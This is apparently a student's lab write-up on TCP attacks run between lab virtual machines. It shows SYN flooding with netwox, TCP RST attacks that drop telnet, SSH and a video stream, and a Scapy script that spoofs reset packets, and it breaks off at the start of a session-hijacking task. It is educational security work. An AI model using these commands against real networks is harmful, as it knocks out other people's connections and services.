


Lab 3 – Kevin Martin

Task 1 – SYN Flooding Attack

Before conducting the attack, first an observation of the maximum queue size for the open connections. As expected, the VM allows for 128 connections:



```
/bin/bash
/bin/bash 80x24
[11/01/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/01/20]seed@VM:~$
```

Before launching the attack, a quick check to make sure there are not partially open connections on VM B:

```
[11/01/20]seed@VM:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 VM:domain               *:*
tcp      0      0 10.0.2.4:domain        *:*
tcp      0      0 localhost:domain       *:*
tcp      0      0 *:ssh                  *:*
tcp      0      0 localhost:ipp          *:*
tcp      0      0 *:telnet              *:*
tcp      0      0 localhost:953          *:*
tcp      0      0 localhost:mysql        *:*
tcp6     0      0 [::]:http             [::]:*
tcp6     0      0 [::]:ftp              [::]:*
tcp6     0      0 [::]:domain          [::]:*
tcp6     0      0 [::]:ssh              [::]:*
tcp6     0      0 ip6-localhost:ipp    [::]:*
tcp6     0      0 [::]:3128            [::]:*
tcp6     0      0 ip6-localhost:953    [::]:*
[11/01/20]seed@VM:~$
```

Now that we are sure VM B is clear, we can launch the SYN attack from Machine A:

```
TX packets:152 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:32323 (32.3 KB) TX bytes:18089 (18.0 KB)

lo      Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:239 errors:0 dropped:0 overruns:0 frame:0
      TX packets:239 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1
      RX bytes:39906 (39.9 KB) TX bytes:39906 (39.9 KB)

[11/01/20]seed@VM:~$ sudo netwox 76 10.0.2.4 -p 23
```

```
/bin/bash 62x18
The corresponding Netwox tool is netwox. You can also type "netwox" to get help information.
tcp      0      0 10.0.2.5:telnet      253.16.68.93:24675
tcp      0      0 10.0.2.5:telnet      244.194.251.67:346
12      SYN_RECV
tcp      0      0 10.0.2.5:telnet      254.71.246.92:1396
tcp      0      0 10.0.2.5:telnet      245.244.183.114:41
657     SYN_RECV
tcp      0      0 10.0.2.5:telnet      249.184.174.148:36
030     SYN_RECV
tcp      0      0 10.0.2.5:telnet      250.11.209.119:553
tcp      0      0 10.0.2.5:telnet      243.9.91.196:12733
tcp      0      0 10.0.2.5:telnet      241.163.182.175:15
571     SYN_RECV
^C
[11/02/20]seed@VM:~$
```

Next, the TCP connections on VM B. Note that cookies are turned on (by default), so the attack is expected to be successful. First, VM B cookies:

```
/bin/bash 79x20
tcp      0      0 10.0.2.4:domain      *:*
tcp      0      0 localhost:domain      *:*
tcp      0      0 *:ssh                *:*
tcp      0      0 *:telnet              *:*
tcp      0      0 localhost:953        *:*
tcp      0      0 localhost:mysql      *:*
tcp6     0      0 [::]:http            [::]:*
tcp6     0      0 [::]:ftp             [::]:*
tcp6     0      0 [::]:domain         [::]:*
tcp6     0      0 [::]:ssh             [::]:*
tcp6     0      0 [::]:3128            [::]:*
tcp6     0      0 ip6-localhost:953    [::]:*
Files
[11/02/20]seed@VM:~$ ^C
[11/02/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_synccookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[11/02/20]seed@VM:~$
```

Next, VM C trying to telnet into VM B:

```
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
^C
[11/02/20]seed@VM:~$
```

Finally, by enabling cookies on VM B, we see the successful telnet from VM C:

```
[11/02/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/02/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[11/02/20]seed@VM:~$
```

```
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: [REDACTED]
```


Observation: By using the Networx tool, we can easily block telnet traffic across the same network. VM A initiated an attack on VM B, thus preventing VM C to telnet in. However, VM B (the server in this example) could simply enable cookies to prevent this from happening.

One other interesting observation is that when the attack from VM A was running, VM B became very laggy and even inputting text had noticeable delay. That was the machine trying to process the SYN flood, but it was interesting to see first hand.

Explanation: SYN flooding interrupts the TCP protocol “three way handshake” that is usually used to establish a connection. The many initial connection requests sent by the attacker (VM A) to the server (VM B) lock it up and prevent it from establishing connections from a benign, normal request (VM C).

Task 2 – TCP RST Attacks on Telnet and SSH Connections

In order to launch a successful TCP RST attack, I will have VM B telnet into VM C. Then, I will use Netwox from VM A to interrupt the connection which forces a drop. First, the successful telnet from VM B to VM C:




```
/bin/bash 79x20
M:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Oct 27 02:40:20 EDT 2020 from 10.0.2.4 on pts/3
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


[11/02/20]seed@VM:~$
```

Next, the attack from VM A:



```
/bin/bash 76x18
[11/02/20]seed@VM:~$ sudo netwox 78
^C
[11/02/20]seed@VM:~$
```

Note that I closed it after I took the next screenshot, which shows how after entering a single letter (“a”) the connection was dropped:




```
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Oct 27 02:40:20 EDT 2020 from 10.0.2.4 on pts/3
Terminator Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/02/20]seed@VM:~$ aConnection closed by foreign host.
[11/02/20]seed@VM:~$
```

Next, I will have VM B establish an SSH connection with VM C, and issue the same attack from VM A. First, the successful SSH:



```
/bin/bash 79x20
0 updates are security updates.


[11/02/20]seed@VM:~$ aConnection closed by foreign host.
[11/02/20]seed@VM:~$ ssh 10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

Last login: Mon Nov  2 14:27:56 2020 from 10.0.2.4
[11/02/20]seed@VM:~$
```

Then, the same attack from VM A, and the subsequent drop of the SSH (note the connection was dropped upon entering the letter “b”):



```
/bin/bash 76x18
[11/02/20]seed@VM:~$ sudo netwox 78
^C
[11/02/20]seed@VM:~$ sudo netwox 78
```




```
[11/02/20]seed@VM:~$ aConnection closed by foreign host.
[11/02/20]seed@VM:~$ ssh 10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Nov  2 14:27:56 2020 from 10.0.2.4
[11/02/20]seed@VM:~$ bpacket_write_wait: Connection to 10.0.2.5 port 22: Broken
pipe
[11/02/20]seed@VM:~$
```

Next, the same type of attack, only this time using Scapy (implemented through Python). First, the code on VM A to launch the attack. Note that I had issues automatically getting the source IP address, so I manually entered it as VM B's IP address:




```

tcp_RST.py
x

1 #!/usr/bin/python3
2 from scapy.all import *
3
4 def spoof_tcp(pkt):
5     ip = IP(src="10.0.2.4", dst="10.0.2.5")
6     tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
7               flags="R", seq=pkt[TCP].ack)
Sublime Text = ip/tcp
9    #pkt
10   print("RST Sent")
11   send(spkt, verbose=0)
12
13 pkt = sniff(filter='tcp and src host 10.0.2.5', prn=spoof_tcp)

```

Next, the SSH log from VM B, which was connected to VM C. Note that the two “commands” were just the letter “f” followed by enter. The first instance is when the attack from VM A was not running, so the command was successful. On the second attempt, the SSH connection gets dropped:



```

/bin/bash 79x20
Last login: Mon Nov  2 14:27:56 2020 from 10.0.2.4
[11/02/20]seed@VM:~$ bpacket_write_wait: Connection to 10.0.2.5 port 22: Broken
pipe
[11/02/20]seed@VM:~$ ssh 10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Nov  2 14:32:04 2020 from 10.0.2.4
[11/02/20]seed@VM:~$ f
f: command not found
[11/02/20]seed@VM:~$ fpacket_write_wait: Connection to 10.0.2.5 port 22: Broken
pipe
[11/02/20]seed@VM:~$ 

```

Finally, the output from VM A, indicating the RST attack was successful:


```
/bin/bash seed@VM:~/Desktop$ sudo python tcp_RST.py
RST Sent
RST Sent
```

Observation: The Scapy/Python version of the TCP RST attack mimics the effect of the Netwox program. Here, we have to set up more in order to interrupt the connection, but the end result was the same.

Explanation: Again, the TCP connection was interrupted via RST. Once the malicious packet is received, the connection is broken. In this case, we sent it using Scapy and the SSH tunnel was successfully dropped.

Task 3 – TCP RST Attacks on Video Stream Applications


To interrupt a streaming video connection, only the Netwox 78 program is needed again. I will have VM B view a YouTube video, and then VM A will issue the Netwox command and observe the interruption on VM B. First the successful YouTube from VM B:



Next, the attack from VM A:

```
Netwox: command not found
[11/02/20]seed@VM:~/Desktop$ sudo netwox 78
```

And finally, the interruption to VM B:



Observation: The same Netwox attack effectively forced a connection drop from a stream service to VM B. The streaming content was coming from a remote server outside of our network (YouTube).

Explanation: The RST packet interrupted the TCP connection and prevented the connection from occurring. Note that I had to refresh the YouTube video in order to observe this.

Task 4 - TCP Session Hijacking

Task 4a

To attack a TCP session using Netwox, we will now use the Netwox 40 attack. By injecting a test string formatted as a hex string. First, I run the sniffing program from Lab 1, on VM A, to detect the Telnet connection between VM B and VM C:

Source	Destination	Protocol	Length	Info
2489... 10.0.2.5	10.0.2.4	TELNET	70	Telnet Data ...
3233... 10.0.2.4	10.0.2.5	TCP	68	40824 → 23 [ACK] Seq=23...
1041... 10.0.2.5	10.0.2.4	TELNET	131	Telnet Data ...

Source	Destination	Protocol	Length	Info
36.9892489... 10.0.2.5	10.0.2.4	TELNET	70	Telnet Data ...
36.9893233... 10.0.2.4	10.0.2.5	TCP	68	40824 → 23 [ACK] Seq=23...

```

